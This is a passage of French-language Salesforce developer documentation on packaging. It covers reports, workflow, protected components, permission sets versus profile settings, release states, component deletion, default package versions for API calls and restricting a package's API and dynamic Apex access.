- Lorsqu'une nouvelle valeur de liste de sélection est installée, elle est associée aux types d'enregistrement installés en fonction des mappages spécifiés par le développeur. Un abonné peut modifier cette association.
- Le référencement d'un champ de type d'enregistrement d'un objet dans les critères d'un rapport (par exemple, `Type d'enregistrement de compte`) entraîne une dépendance.
- La synthèse par champ de type d'enregistrement d'un objet dans les critères d'un rapport (par exemple, `Type d'enregistrement de compte`) entraîne une dépendance.
- Si un champ de type d'enregistrement d'un objet est inclus sous forme de colonne dans un rapport, et que l'organisation abonnée n'utilise pas les types d'enregistrement dans l'objet ou ne les prend pas en charge, la colonne est supprimée durant l'installation.
- Si vous installez un type d'enregistrement personnalisé qui inclut un champ de type d'enregistrement d'un objet sous forme de colonne, celle-ci est supprimée si l'organisation ne prend pas en charge les types d'enregistrement ou si l'objet n'a aucun type d'enregistrement défini.

**Instantanés de rapports**

Les développeurs de packages gérés doivent tenir compte des effets de l'introduction d'instantanés de rapport qui référencent des rapports publiés dans une version antérieure du package. Si l'abonné a supprimé le rapport ou l'a déplacé vers un dossier personnel, l'instantané de rapport qui référence le rapport n'est pas installé, même si la page Installation du package indique l'installation. De plus, s'il a été modifié par l'abonné, le rapport peut renvoyer des résultats qui affectent les informations affichées par l'instantané de rapport. La meilleure pratique pour le développeur consiste à publier l'instantané de rapport et les rapports associés dans la même version.

Puisque l'abonné sélectionne l'utilisateur actif, certains mappages de champs d'instantané de rapport peuvent être invalidés si l'utilisateur actif n'a pas accès aux champs sources ou cibles.

**Rapports**

Si un rapport inclut des éléments qui ne peuvent pas être empaquetés, ils sont supprimés ou déclassés, ou le chargement du package échoue. Par exemple :

- Les navigations descendantes dans une hiérarchie sont supprimées des rapports d'activité et d'opportunité.
- Les filtres dans les champs non empaquetables sont automatiquement supprimés (par exemple, dans les filtres dans des types d'enregistrement d'objet standard).
- Un chargement de package échoue si un rapport inclut une logique de filtrage dans un champ non empaquetable (par exemple, dans des filtres dans types d'enregistrement d'objet standard).
- Les valeurs de référence dans le champ `Sélectionner une campagne` de rapports de campagne standard sont supprimées.
- Les rapports sont supprimés des packages s'ils ont été déplacés vers un dossier privé ou vers le dossier Rapports publics non classés.
- Lorsqu'un package est installé dans une organisation qui ne dispose pas de Chart Analytics 2.0 :
  - Les graphiques de combinaison sont déclassés plutôt que supprimés. Par exemple, un graphique de combinaison à colonnes verticales avec une ligne ajoutée est déclassé en simple graphique à colonnes verticales, un graphique de combinaison à barres avec des barres supplémentaires est déclassé en simple graphique à barres.
  - Les types de graphique non pris en charge, notamment en anneau et en entonnoir, sont supprimés.

**Commandes S-Control**

Seules les commandes s-controls dans des packages non gérés créés avant le 1er janvier 2010 peuvent être installées par les abonnés.

Les commandes s-control ont été dépréciées et sont remplacées par des pages Visualforce à la page 5894.

**Système de traduction**

- Si vous avez activé le système de traduction et ajouté une langue à votre package, toutes les valeurs traduites associées sont automatiquement empaquetées pour les composants appropriés de votre package. Assurez-vous de fournir une traduction pour tous les composants possibles.
- Un installateur de votre package peut déterminer quelles langues sont prises en charge dans la page de détail du package. L'installateur n'a aucune option à activer pour afficher les traductions empaquetées. Les installateurs doivent activer le système de traduction uniquement s'ils souhaitent modifier la traduction de composants non gérés après l'installation, remplacer des traductions d'étiquettes personnalisées ou traduire dans d'autres langues.
- Si vous préparez une extension d'un package, vous pouvez inclure la traduction des composants de l'extension, mais aucune traduction supplémentaire pour les composants du package initial.

**Règles de validation**

Pour des objets personnalisés empaquetés, toutes les règles de validation associées sont également implicitement empaquetées.

### Wave Analytics

Les composants de Wave Analytics incluent des applications, des tableaux de bord, des flux de données, des jeux de données et des perspectives Wave. En empaquetant des composants Wave, tenez compte des conseils et des meilleurs pratiques ci-dessous.

- Des autorisations d'administrateur Wave sont requises pour créer un package, mais pas pour un déploiement, qui nécessite uniquement des autorisations d'administrateur Salesforce.
- Il n'existe pas aucune exploration entre jeux de données et flux de données, ce qui signifie l'absence de dépendance ultérieure. Lorsque les deux sont empaquetés, ils doivent être ajoutés manuellement. Si aucun n'existe, une erreur s'affiche durant le déploiement. Même chose pour des ensembles de modifications : pour empaqueter à la fois des jeux de données et des flux de données, ajoutez-les manuellement.
- Les images ne sont pas restituées lors du déploiement d'un tableau de bord qui utilise un widget d'image référençant des fichiers image non disponibles dans l'organisation cible. Il existe deux méthodes : chargez manuellement les images ou ajoutez un dossier contenant les images dans le package. L'ID de document du fichier image dans le widget image doit correspondre à celui de l'image. L'utilisateur ne peut pas enregistrer le tableau de bord dans la cible avec un ID de document non valide, mais il peut toujours l'afficher et le modifier.
- Si un tableau de bord que vous déployez a un widget de lien pointant vers un autre tableau de bord présent dans l'organisation cible, vous devez mettre à jour manuellement la référence du lien pour pointer vers l'élément correct. Si le tableau de bord lié n'existe pas dans l'organisation cible, un message d'erreur s'affiche. Déployez également le tableau de bord lié, ou recréez-le dans l'organisation cible. Mettez à jour le widget de lien pour pointer vers le tableau de bord lié.
- Prenez garde lors de l'empaquetage de flux de données. Les remplacements de schéma non valides et les paramètres non pris en charge ou illégaux sont supprimés (par exemple, `Type = dim` n'est plus pris en charge, il est désormais `Type = text`). Les commentaires en JSON sont retirés. Les nœuds peuvent s'afficher dans un ordre différent.

### Workflow

- Salesforce empêche le chargement des alertes de workflow qui ont un groupe public, un utilisateur partenaire ou un destinataire de rôle. Modifiez le destinataire en utilisateur avant de charger votre application. Durant l'installation, Salesforce remplace cet utilisateur par celui qui installe l'application, et l'installateur peut le personnaliser si nécessaire.
- Salesforce empêche le chargement des mises à jour de champ de workflow qui modifient un champ `Propriétaire` en une file d'attente. Modifiez la valeur de champ mise à jour en utilisateur avant de charger votre application. Durant l'installation, Salesforce remplace cet utilisateur par celui qui installe l'application, et l'installateur peut le personnaliser si nécessaire.
- Salesforce empêche le chargement des règles de workflow, des mises à jour de champ et des messages sortants qui référencent un type d'enregistrement dans un objet standard ou géré-publié.
- Salesforce empêche le chargement des tâches de workflow qui sont attribuées à un rôle. Modifiez la valeur du champ `Attribué à` en utilisateur avant de charger votre application. Durant l'installation, Salesforce remplace cet utilisateur par celui qui installe l'application, et l'installateur peut le personnaliser si nécessaire.
- Vous pouvez empaqueter des règles de workflow et les actions de workflow associées, telles que des alertes et des mises à jour de champ. Cependant, aucun déclencheur temporel n'est inclus dans le package. Demandez à vos installateurs de configurer les déclencheurs temporels essentiels à votre application.

  Les déclencheurs de flux ne peuvent pas être empaquetés. Le programme pilote des actions de workflow de déclencheur de flux est fermé. Si vous avez déjà activé le pilote dans votre organisation, vous pouvez continuer à créer et à modifier des actions de workflow de déclencheur de flux. Si vous n'avez pas activé le pilote dans votre organisation, utilisez à la place l'action Flux dans le Générateur de processus.

- Certaines actions de workflow peuvent être protégées par le développeur. Pour plus d'informations sur les composants protégés, reportez-vous à Composants protégés à la page 6233.
- Les développeurs peuvent à tout moment associer ou dissocier des actions de workflow à une règle de workflow. Ces modifications, y compris la dissociation, sont reflétées dans l'organisation abonnée après installation. Dans les packages gérés, un abonné ne peut pas dissocier des actions de workflow d'une règle de workflow si l'association a été effectuée par le développeur.

- Les références à un utilisateur spécifique dans des actions de workflow, telles que le destinataire d'une alerte de workflow par e-mail, sont remplacées par l'utilisateur qui installe le package. Les actions de workflow qui référencent des rôles, des groupes publics, ou des rôles d'équipe de compte, d'équipe d'opportunité ou d'équipe de requête, ne peuvent pas être chargées.
- Les références à une adresse à l'échelle de l'organisation, telles que `Adresse e-mail De` d'une alerte de workflow par e-mail, sont réinitialisées sur l'utilisateur actif durant l'installation.
- Lors de l'installation, toutes les nouvelles règles de workflow du package installé ou mis à niveau ont le même statut d'activation que dans le package chargé.

## Composants protégés

Les développeurs peuvent marquer certains composants comme *protégés*. Les composants protégés ne peuvent pas être liés à ni référencés par des composants créés dans une organisation abonnée. Un développeur peut supprimer un composant protégé dans une version ultérieure sans avoir à se soucier des échecs d'installation. Cependant, une fois un composant marqué comme non protégé et publié globalement, le développeur ne peut plus le supprimer. Les développeurs peuvent marquer les composants ci-dessous comme protégés dans des packages gérés :

- Étiquettes personnalisées
- Liens personnalisés (uniquement pour la page d'accueil)
- Alertes de workflow
- Mises à jour de champs de workflow
- Messages sortants de workflow
- Tâches de workflow

## Considérations relatives à la propriété intellectuelle

Les informations suivantes sont importantes, elles concernent votre propriété intellectuelle et sa protection.

- Publiez uniquement des composants de package dont vous détenez la propriété intellectuelle et que vous êtes autorisé(e) à partager.
- Lorsque des composants sont disponibles dans Force.com AppExchange, une fois installés, vous ne pouvez plus les rappeler.
- Les informations incluses dans les composants que vous empaquetez et publiez peuvent être consultées par les utilisateurs sur Force.com AppExchange. Soyez prudent(e) lors de l'ajout d'un code à une page Visualforce de formule ou d'un autre composant impossible à masquer dans votre application.
- Le code inclus dans un Apex intégré à un package géré est automatiquement masqué et ne peut pas être visualisé dans une organisation d'installation. Les seules exceptions sont les méthodes déclarées comme globales, car les signatures de méthode peuvent être affichées dans une organisation d'installation.

# Ensembles d'autorisations et paramètres de profil dans des packages

Les développeurs peuvent utiliser des ensembles d'autorisations ou des paramètres de profil pour accorder des autorisations et d'autres paramètres d'accès à un package. Tenez compte des similitudes et des différences lorsque vous choisissez d'utiliser des ensembles d'autorisations, des paramètres de profil ou une combinaison des deux.

| Comportement | Ensembles d'autorisations | Paramètres de profil |
|---|---|---|
| Quelles autorisations et quels paramètres sont inclus ? | • Autorisations d'objet personnalisé<br>• Autorisations d'objet externe<br>• Autorisations de champ personnalisé<br>• Autorisations personnalisées<br>• Paramètres de visibilité d'onglet personnalisé<br>• Accès à la classe Apex<br>• Accès à la page Visualforce<br>• Accès à la source de données externe<br>Remarque: Les ensembles d'autorisations comprennent des paramètres d'applications et d'onglets attribués, mais ces paramètres ne peuvent pas être empaquetés en tant que composants d'ensembles d'autorisations. | • Applications attribuées<br>• Applications connectées attribuées<br>• Paramètres de l'onglet<br>• Attributions de présentations de page<br>• Attributions de type d'enregistrement<br>• Autorisations d'objet personnalisé<br>• Autorisations d'objet externe<br>• Autorisations de champ personnalisé<br>• Autorisations personnalisées<br>• Accès à la classe Apex<br>• Accès à la page Visualforce<br>• Accès à la source de données externe |
| Peuvent-ils être mis à niveau dans des packages gérés ? | Oui. | Les paramètres de profil s'appliquent à des profils existants dans l'organisation abonnée lors de l'installation ou de la mise à niveau. Seules les autorisations associées à de nouveaux composants créés lors de l'installation ou de la mise à niveau s'appliquent. |

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Ensembles d'autorisations disponibles avec : **Contact Manager** Edition, **Professional** Edition, **Group** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Database.com** Edition

| Comportement | Ensembles d'autorisations | Paramètres de profil |
| --- | --- | --- |
| Les abonnés peuvent-ils les modifier ? | Les abonnés peuvent modifier des ensembles d'autorisations dans des packages non gérés, mais pas dans des packages gérés. | Oui. |
| Est-il possible de les cloner ou de les créer ? | Oui. Cependant, si un abonné clone un ensemble d'autorisations ou en crée un basé sur un ensemble d'autorisations géré, il n'est pas mis à jour lors des mises à niveau ultérieures. Seuls les ensembles d'autorisations inclus dans un package sont à mis à niveau. | Oui. Les abonnés peuvent cloner tout profil contenant les autorisations et les paramètres relatifs aux composants compartimentés. |
| Comprennent-ils des autorisations d'objet standard ? | Non. De plus, vous ne pouvez pas inclure des autorisations d'objet pour un objet personnalisé dans une relation principal-détails dans laquelle le principal est un objet standard. | Non. |
| Comprennent-ils des autorisations utilisateur ? | Non. | Non. |
| Sont-ils inclus dans l'assistant d'installation ? | Non. Les abonnés doivent attribuer un ensemble d'autorisations après l'installation. | Oui. Les paramètres de profil s'appliquent à des profils existants dans l'organisation abonnée lors de l'installation ou de la mise à niveau. Seules les autorisations associées à de nouveaux composants créés lors de l'installation ou de la mise à niveau s'appliquent. |
| Quelles sont les conditions requises par la licence utilisateur ? | Un ensemble d'autorisations est installé uniquement si l'organisation abonnée possède au moins une licence utilisateur correspondant à l'ensemble d'autorisations. Par exemple, les ensembles d'autorisations avec la licence utilisateur Salesforce Platform ne sont pas installés dans une organisation ne possédant aucune licence utilisateur Salesforce Platform. Si un abonné acquiert ultérieurement une licence, il peut réinstaller le package pour obtenir les ensembles d'autorisations associés à la nouvelle licence.<br><br>Les ensembles d'autorisations sans licence utilisateur sont toujours installés. Si vous attribuez un ensemble d'autorisations sans licence utilisateur, tous ses paramètres et autorisations actifs doivent être autorisés par la licence de l'utilisateur, sinon l'attribution échoue. | Aucun. Dans une organisation abonnée, l'installation remplace les paramètres de profil, pas ses licences utilisateur. |

| Comportement | Ensembles d'autorisations | Paramètres de profil |
| --- | --- | --- |
| Comment sont-ils attribués aux utilisateurs ? | Les abonnés peuvent attribuer des ensembles d'autorisations gérés après l'installation du package. | Les paramètres de profil s'appliquent à des profils existants. |

### Pratiques recommandées

- Utilisez des ensembles d'autorisations, en plus de profils compartimentés, pour permettre à vos abonnés d'ajouter aisément de nouvelles autorisations pour les utilisateurs existants d'applications.
- Si des utilisateurs doivent accéder à des applications, à des onglets standard, à des présentations de page et à des types d'enregistrement, n'utilisez pas les ensembles d'autorisations comme uniques modèles d'octroi d'autorisations pour votre application
- Créez des ensembles d'autorisations empaquetés qui accordent l'accès aux composants personnalisés dans un package, pas aux composants standard de Salesforce.

## Définition de vos processus de développement

Les packages sont tous non gérés avant leur conversion en package gérés : Les packages gérés créés dans une organisation Developer Edition sont requis. Certains préfèrent développer des packages gérés, qui permettent de tester des versions bêta avant de leur publication ou d'offrir des mises à niveau.

Avant de créer un package, définissez le processus de développement ciblé afin de choisir le type de package qui convient le mieux à vos processus :

Éditions

Disponible avec : Salesforce Classic

Les packages non gérés sont disponibles avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les packages gérés sont disponibles avec : **Developer** Edition

### Développement de packages non gérés

- Concevez votre application.
- Créez un package et transférez votre application.

### Développement de packages gérés

- Concevez votre application.
- Créez un package et transférez une version bêta de votre application.
- Collectez les commentaires des testeurs de votre version bêta et apportez les corrections requises à votre application.
- Créez un package et transférez la version finale de votre application.

Planification de l'édition de packages gérés

Suppression de composants dans des packages gérés

Affichage des composants inutilisés dans un package

Modification de champs personnalisés suite à la publication d'un package

Configuration des versions de package par défaut pour les appels API

À propos de l'accès via l'API et un Apex dynamique dans les packages

Gestion de l'accès API et de l'accès Apex dynamique dans les packages

Génération d'un WSDL Entreprise avec des packages gérés

Compréhension des dépendances

Plate-forme d'environnement

La plate-forme d'environnement permet de connecter, de créer, d'afficher et de se connecter à des organisations Salesforce à partir d'un emplacement unique. Si votre société a plusieurs environnements pour le développement, le test et l'évaluation, la plate-forme d'environnement simplifie votre approche de la gestion des autorisations.

CONSULTER ÉGALEMENT :

Planification de l'édition de packages gérés

Gestion des packages

Création et chargement de correctifs

## Planification de l'édition de packages gérés

La publication d'un package AppExchange est semblable à celle de tout autre programme dans le développement de logiciels. Vous pouvez la déployer par itérations pour garantir que chaque composant fonctionne comme prévu. Des bêta-testeurs peuvent même vous proposer d'installer une version précédente de votre package pour vous transmettre leurs commentaires.

Une fois que vous diffusez un package en le publiant sur AppExchange, tout utilisateur peut l'installer. Planifier donc minutieusement votre édition. Passez en revue les états définis ci-dessous pour vous familiariser avec le processus d'édition. Salesforce applique automatiquement l'état approprié à votre package et à ses composants selon les paramètres de téléchargement que vous sélectionnez et la phase du processus de publication.

| État | Description |
|---|---|
| Non géré | Le package n'a pas été converti en package géré ou le composant n'a pas été ajouté à un package géré. Notez qu'un composant « Géré-Bêta » peut devenir « Non géré » s'il est supprimé d'un package géré. Tous les packages sont non gérés sauf indication contraire de l'une des icônes gérées ci-dessous. |
| Géré-Bêta | Le package ou composant a été créé dans l'entreprise Salesforce, il est géré, mais n'est pas publié pour l'une des raisons suivantes :<br>• Il n'a pas été téléchargé.<br>• Il a été téléchargé avec l'option `Géré-Bêta` sélectionnée. Cette option l'empêche d'être publié et publiquement disponible sur AppExchange. Le développeur peut continuer à modifier des composants mais l'installateur peut être empêché de les modifier, selon les composants intégrés au package.<br>Remarque: N'installez pas un package Géré- Bêta sur un package Géré - Publié. Le package ne pourrait plus être mis à niveau, et la seule solution consisterait à le désinstaller, puis à le réinstaller. |
| Géré-Publié | Le package ou le composant a été créé dans l'organisation Salesforce actuelle et est géré. Il est également chargé avec l'option `Géré-Publié` sélectionnée, ce qui indique qu'il peut être publié sur AppExchange et qu'il est mis à disposition. Notez qu'une fois un package déplacé vers cet état, le développeur et l'installateur ne peuvent plus modifier certaines propriétés des composants.<br>Ce type de publication est considéré comme une version majeure. |

| État | Description |
| --- | --- |
| Correctif | Pour apporter une mise à niveau mineure à un package géré, pensez à créer un correctif au lieu d'une nouvelle version majeure. Un correctif permet à un développeur de modifier la fonctionnalité de composants existants dans un package géré, sans aucune gêne perceptible par l'abonné.<br>Ce type de publication est considéré comme un correctif majeur. |
| Géré-Installé | Le package ou le composant a été installé à partir d'une autre entreprise Salesforce mais est géré. |

Les développeurs peuvent affiner les fonctionnalités d'un package géré au fil du temps, charger et publier de nouvelles versions à mesure que les exigences évoluent. Cela peut nécessiter une nouvelle conception de certains composants du package géré. Ils peuvent supprimer certains types de composant (pas tous) dans un package Géré - Publié en le mettant un niveau.

CONSULTER ÉGALEMENT :

Gestion des packages

Définition de vos processus de développement

## Suppression de composants dans des packages gérés

Une fois un package Géré-Publié transféré, vous pouvez le supprimer un composant de votre organisation. L'une des situations suivantes peut se présenter :

- Une fois ajouté à un package, le composant ne peut être supprimé.
- Le composant peut être supprimé, mais il peut être restauré uniquement à partir de la page Composants de package supprimés.
- Le composant peut être supprimé, mais il peut être restauré à partir de la page Composants de package supprimés ou de la Corbeille

Pour accéder à la page Composants de package supprimés, dans Configuration, saisissez `Packages` dans la case `Recherche rapide`, puis sélectionnez **Packages**. Sélectionnez le package dans lequel le composant a été chargé, puis cliquez sur **Afficher les composants supprimés**. Vous pouvez restaurer à tout moment des composants à partir de la Corbeille et de la page Composants de package supprimés *avant* de transférer une nouvelle version du package. Pour cela, cliquez sur **Restaurer** en regard du composant.

Lorsqu'un package est transféré avec un composant marqué pour la suppression, il est définitivement supprimé.

ATTENTION: Bien que supprimé, le **Nom** du composant est conservé dans Salesforce. Vous ne pouvez plus créer un autre composant portant le même nom. La page Composants de package supprimés indique les noms qui ne sont plus disponibles.

Pour accéder à la page Composants de package supprimés, dans Configuration, saisissez `Packages` dans la case `Recherche rapide`, puis sélectionnez **Packages**. Sélectionnez le package dans lequel le composant a été chargé, puis cliquez sur **Afficher les composants supprimés**. Si un composant peut être restauré à partir de la Corbeille, il peut également l'être depuis cette page. Depuis cet emplacement, vous pouvez restaurer les types de composants suivants.

- Les classes et déclencheurs Apex sans accès `global`.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour supprimer des composants d'un package :

- Créer des packages AppExchange

- Onglets personnalisés.
- Les composants Visualforce avec un accès `public`.
- Le composants protégés, qui comprennent :
  - Étiquettes personnalisées
  - Liens personnalisés (uniquement pour la page d'accueil)
  - Alertes de workflow
  - Mises à jour des champs de workflow
  - Messages sortants du workflow
  - Tâches du workflow
  - Workflow déclencheurs de flux

    Le programme pilote des actions de workflow de déclencheur de flux est fermé. Si vous avez déjà activé le pilote dans votre organisation, vous pouvez continuer à créer et à modifier des actions de workflow de déclencheur de flux. Si vous n'avez pas activé le pilote dans votre organisation, utilisez à la place l'action Flux dans le Générateur de processus.
- Les composants de données, tels que des documents, des tableaux de bord et des rapports. Ce sont les seuls types de composant qui peuvent être restaurés à partir de la Corbeille.

Vous pouvez restaurer à tout moment des composants à partir de la Corbeille et de la page Composants de package supprimés *avant* de transférer une nouvelle version du package. Pour cela, cliquez sur **Restaurer** en regard du composant.

Les composants supprimés affichent les informations suivantes (par ordre alphabétique) :

| Attribut | Description |
|---|---|
| `Action` | Si le package Géré-Publié n'a pas été transféré avec le composant supprimé, ce dernier contient un lien **Restaurer** qui permet de le retrouver. |
| `Disponible avec les versions` | Affiche le numéro de version du package qui contient un composant existant. |
| `Nom` | Affiche le nom du composant. |
| `Objet parent` | Affiche le nom de l'objet principal auquel un composant est associé. Par exemple, un objet personnalisé est le parent d'un champ personnalisé. |
| `Type` | Affiche le type du composant. |

## Affichage des composants inutilisés dans un package

Ce tableau montre les composants qui ne sont plus utilisés dans la version active d'un package. Les composants indiqués ici font partie d'un package géré qui peut être supprimé en toute sécurité, sauf si vous l'utilisez dans des intégrations personnalisées. Lorsqu'un composant inutilisé est supprimé, il s'affiche dans cette liste pendant 15 jours. Pendant ce temps, vous pouvez annuler sa suppression pour restaurer le composant avec toutes ses données stockées, ou le supprimer définitivement. Notez que lors de la restauration d'un champ personnalisé, certaines de ses propriétés sont perdues ou modifiées. Après le délai de 15 jours, le champ et ses données sont définitivement supprimés.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Remarque: Avant de supprimer un champ personnalisé, vous pouvez conserver un enregistrement de ses données. Dans Configuration, saisissez *Exportation de données* dans la case Recherche rapide, puis sélectionnez **Exportation de données**.

Les informations suivantes sur les composants s'affichent (par ordre alphabétique) :

| Attribut | Description |
|---|---|
| Action | Peut correspondre à deux options :<br>• **Restaurer**<br>• **Supprimer** |
| Name | Affiche le nom du composant. |
| Objet parent | Affiche le nom de l'objet principal auquel un composant est associé. Par exemple, un objet personnalisé est le parent d'un champ personnalisé. |
| Type | Affiche le type du composant. |

## Modification de champs personnalisés suite à la publication d'un package

Les modifications de champ personnalisé suivantes sont autorisées dans un package publié.

- La longueur d'un champ de texte peut être augmentée ou réduite.
- Le nombre de chiffres à gauche ou à droite de la virgule dans un champ numérique peut être augmenté ou diminué.
- Un champ obligatoire peut être changé en facultatif, et inversement. Si une valeur par défaut était obligatoire pour un champ, cette restriction peut être supprimée, et inversement.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition

## Configuration des versions de package par défaut pour les appels API

Une version de package est un numéro qui identifie l'ensemble de composants chargés dans un package. Le numéro de version se présente sous la forme *numéroMajeur.numéroMineur.numéroCorrectif* (par exemple, 2.1.3). Les numéros majeur et mineur sont incrémentés à chaque publication d'une version importante. Le *numéroCorrectif* est généré et téléchargé uniquement lors de la publication d'un correctif. Les versions de package permettent aux éditeurs d'adapter les composants de leurs packages gérés en publiant gracieusement des versions ultérieures sans gêner les intégrations clientes existantes en utilisant le package.

Les versions de package par défaut pour les appels API fournissent des paramètres alternatifs si les versions de package ne sont pas fournies par un appel API. Comme de nombreux clients API n'incluent aucune information sur la version de package, les paramètres par défaut gèrent le comportement existant de ces clients.

Vous pouvez spécifier les versions de package par défaut pour les appels API entreprise les appels API partenaires. Enterprise WSDL est destiné aux clients qui souhaitent concevoir une intégration avec leur organisation Salesforce uniquement. Il est fortement typé, ce qui signifie que les appels fonctionnent sur des objets et des champs avec des types de données spécifiques tels que `int` et `string`. Partner WSDL est destiné aux clients, aux partenaires et aux éditeurs de logiciels qui

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour configurer les versions de package par défaut pour les appels API :

- Personnaliser l'application

souhaitent concevoir une intégration fonctionnant dans plusieurs organisations Salesforce, quels que soient leurs champs ou objets personnalisés. Il est faiblement typé, ce qui signifie que les appels fonctionnent sur des paires nom-valeur de noms de champ et de valeurs à la place de types de données spécifiques.

Vous pouvez associer enterprise WSDL avec des versions de package spécifiques pour gérer le comportement existant des clients. Il existe des options de définition des liaisons de versions de package pour un appel API d'applications clientes en utilisant enterprise WSDL ou partner WSDL. Les informations de version de package des appels API émis par une application cliente basée sur enterprise WSDL, sont déterminées par la première correspondance dans les paramètres suivants.

1. L'en-tête SOAP PackageVersionHeader.
2. Le point de terminaison SOAP contient une URL au format `serverName/services/Soap/c/api_version/ID` où `api_version` correspond à la version de l'API, par exemple 38.0, et `ID` encode vos sélections de version de package lors de la génération du Enterprise WSDL.
3. Les paramètres de version de package enterprise par défaut.

Partner WSDL est plus flexible car il est utilisé pour l'intégration à plusieurs organisations. Lors de la configuration des versions de package partenaire par défaut, si vous choisissez l'option Non spécifié pour une version de package, le comportement est défini par la dernière version de package installée. Cela signifie que le comportement des composants de packages, tels qu'un déclencheur Apex, peut changer lors de la mise à niveau d'un package et que cette modification affecte immédiatement l'intégration. Les abonnés peuvent sélectionner une version spécifique d'un package installé pour tous les appels API partenaires depuis les applications clientes, afin de s'assurer que les installations ultérieures de versions de package n'affectent pas leurs intégrations existantes.

Les informations de version de package pour les appels API partenaires sont déterminées par la première correspondance dans les paramètres suivants.

1. L'en-tête SOAP PackageVersionHeader.
2. Un appel API depuis une page Visualforce utilise les versions de package définies pour la page Visualforce.
3. Les paramètres de version de package partenaire par défaut.

Pour configurer les versions de package par défaut pour les appels API :

1. Dans Configuration, saisissez *API* dans la case `Recherche rapide`, puis sélectionnez **API**.
2. Cliquez sur **Configurer les paramètres de version du package Entreprise** ou **Configurer les paramètres de version du package Partenaire**. Ces liens sont disponibles uniquement si vous avez installé au mois un package géré dans votre organisation.
3. Sélectionnez une `Version de package` pour chaque package géré installé. Si vous ne savez pas quelle version de package sélectionner, conservez la sélection par défaut.
4. Cliquez sur **Enregistrer**.

Remarque: L'installation d'une nouvelle version d'un package dans votre organisation n'affecte pas les paramètres par défaut existants.

# À propos de l'accès via l'API et un Apex dynamique dans les packages

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les composants d'un package Apex accèdent via un Apex dynamique et l'API aux objets standard et personnalisés de l'organisation dans laquelle ils sont installés. Les développeurs de packages Force.com AppExchange destinés à des clients externes (également appelés développeurs ou partenaires tiers) peuvent limiter cet accès. La restriction d'accès rend les packages plus sûrs à installer pour les administrateurs. De même, les administrateurs qui installent de tels packages peuvent souhaiter limiter cet accès après l'installation, même si les développeurs du package ne l'ont pas fait, et ce pour améliorer la sécurité.

`Accès API` est un paramètre de package contrôlant l'accès Apex dynamique et l'accès API des commandes s-control et d'autres composants d'un package à des objets standard et personnalisés. Le paramètre s'affiche pour le développeur et l'installateur sur la page de détail du package. Avec ce paramètre :

- Le développeur d'un package AppExchange peut restreindre l'accès API du package avant de le charger vers Force.com AppExchange. Une fois le package restreint, ses composants reçoivent des sessions Apex etAPI limitées aux objets personnalisés du package. Le développeur peut également activer l'accès à des objets standard spécifiques, ainsi qu'aux objets personnalisés d'autres packages dont ce package dépend.
- L'installateur d'un package peut accepter ou refuser les privilèges d'accès du package lors de l'installation du package au sein de son organisation.
- Après l'installation, un administrateur peut à tout moment modifier l'accès Apex et l'accès API d'un package. L'installateur peut également activer l'accès à des objets supplémentaires tels que des objets personnalisés créés dans l'organisation de l'installateur ou des objets installés par des packages non associés.

Deux options sont possibles pour le paramètre `Accès API` :

- La valeur par défaut `Illimité`, qui donne aux composants du package le même accès API aux objets standard que l'utilisateur connecté lorsque le composant envoie une demande à l'API. L'Apex est exécuté en mode système. L'accès illimité donne à l'Apex un accès en lecture à tous les objets standard et personnalisés.
- `Limité`, qui permet à l'administrateur de sélectionner les objets standard auxquels les composants ont accès dans le package. Par ailleurs, les composants de packages restreints ne peuvent accéder aux objets personnalisés du package actuel que si l'utilisateur dispose des autorisations d'objet leur permettant d'y accéder.

## Observations sur les accès API et Apex dynamique dans les packages

Par défaut, l'Apex dynamique peut accéder uniquement aux composants dans lesquels le code est inclus. Pour fournir l'accès à des objets standard non inclus dans le package, le développeur doit définir l'`Accès API`.

1. Dans Configuration, saisissez *`Packages`* dans la case `Recherche rapide`, puis sélectionnez **Packages**.
2. Sélectionnez le package qui contient un Apex dynamique qui doit accéder à des objets standard dans l'organisation de l'installation.
3. Dans la liste associée Détails du package, cliquez sur **Activer les restrictions** ou sur `Limité`, selon leur disponibilité.
4. Définissez le niveau d'accès (Lire, Créer, Modifier ou Supprimer) pour les objets auxquels l'Apex dynamique peut accéder.
5. Cliquez sur **Enregistrer**.

La sélection de `Limité` comme valeur du paramètre `Accès API` d'un package affecte les éléments suivants :

- L'accès à l'API dans un package remplace les autorisations utilisateur suivantes :
  - Apex - Auteur
  - Personnaliser l'application
  - Modifier les modèles HTML

  - Modifier les champs en lecture seule
  - Gérer la facturation
  - Gérer les centres d'appels
  - Gérer les catégories
  - Gérer les types de rapport personnalisé
  - Gérer les tableaux de bord
  - Gérer les en-têtes
  - Gérer les licences de package
  - Gérer les documents publics
  - Gérer les vues de liste publique
  - Gérer les rapports publics
  - Gérer les modèles publics
  - Gestion les utilisateurs
  - Transférer l'enregistrement
  - Utiliser les assistants de réattribution de l'équipe
  - Afficher la configuration
  - Exportation hebdomadaire de données
- Si les accès `Lire`, `Créer`, `Modifier` et `Supprimer` ne sont pas sélectionnés dans le paramètre d'accès de l'API à des objets, les utilisateurs n'ont pas accès à ces objets à partir des composants du package, même s'ils disposent des autorisations « Modifier toutes les données » et « Afficher toutes les données ».
- Un package avec un accès API `Restreint` ne peut pas créer d'utilisateurs.
- Salesforce refuse l'accès à des requêtes de service Web et `executeanonymous` provenant d'un package AppExchange dont l'accès est `Limité`.

Les observations suivantes s'appliquent également à l'accès API dans les packages :

- Les règles de workflow et les déclencheurs Apex se déclenchent quel que soit l'accès API d'un package.
- Si un composant figure dans plusieurs packages d'une organisation, l'accès API est illimité pour ce composant dans tous les packages de l'organisation, quel que soit le paramètre d'accès.
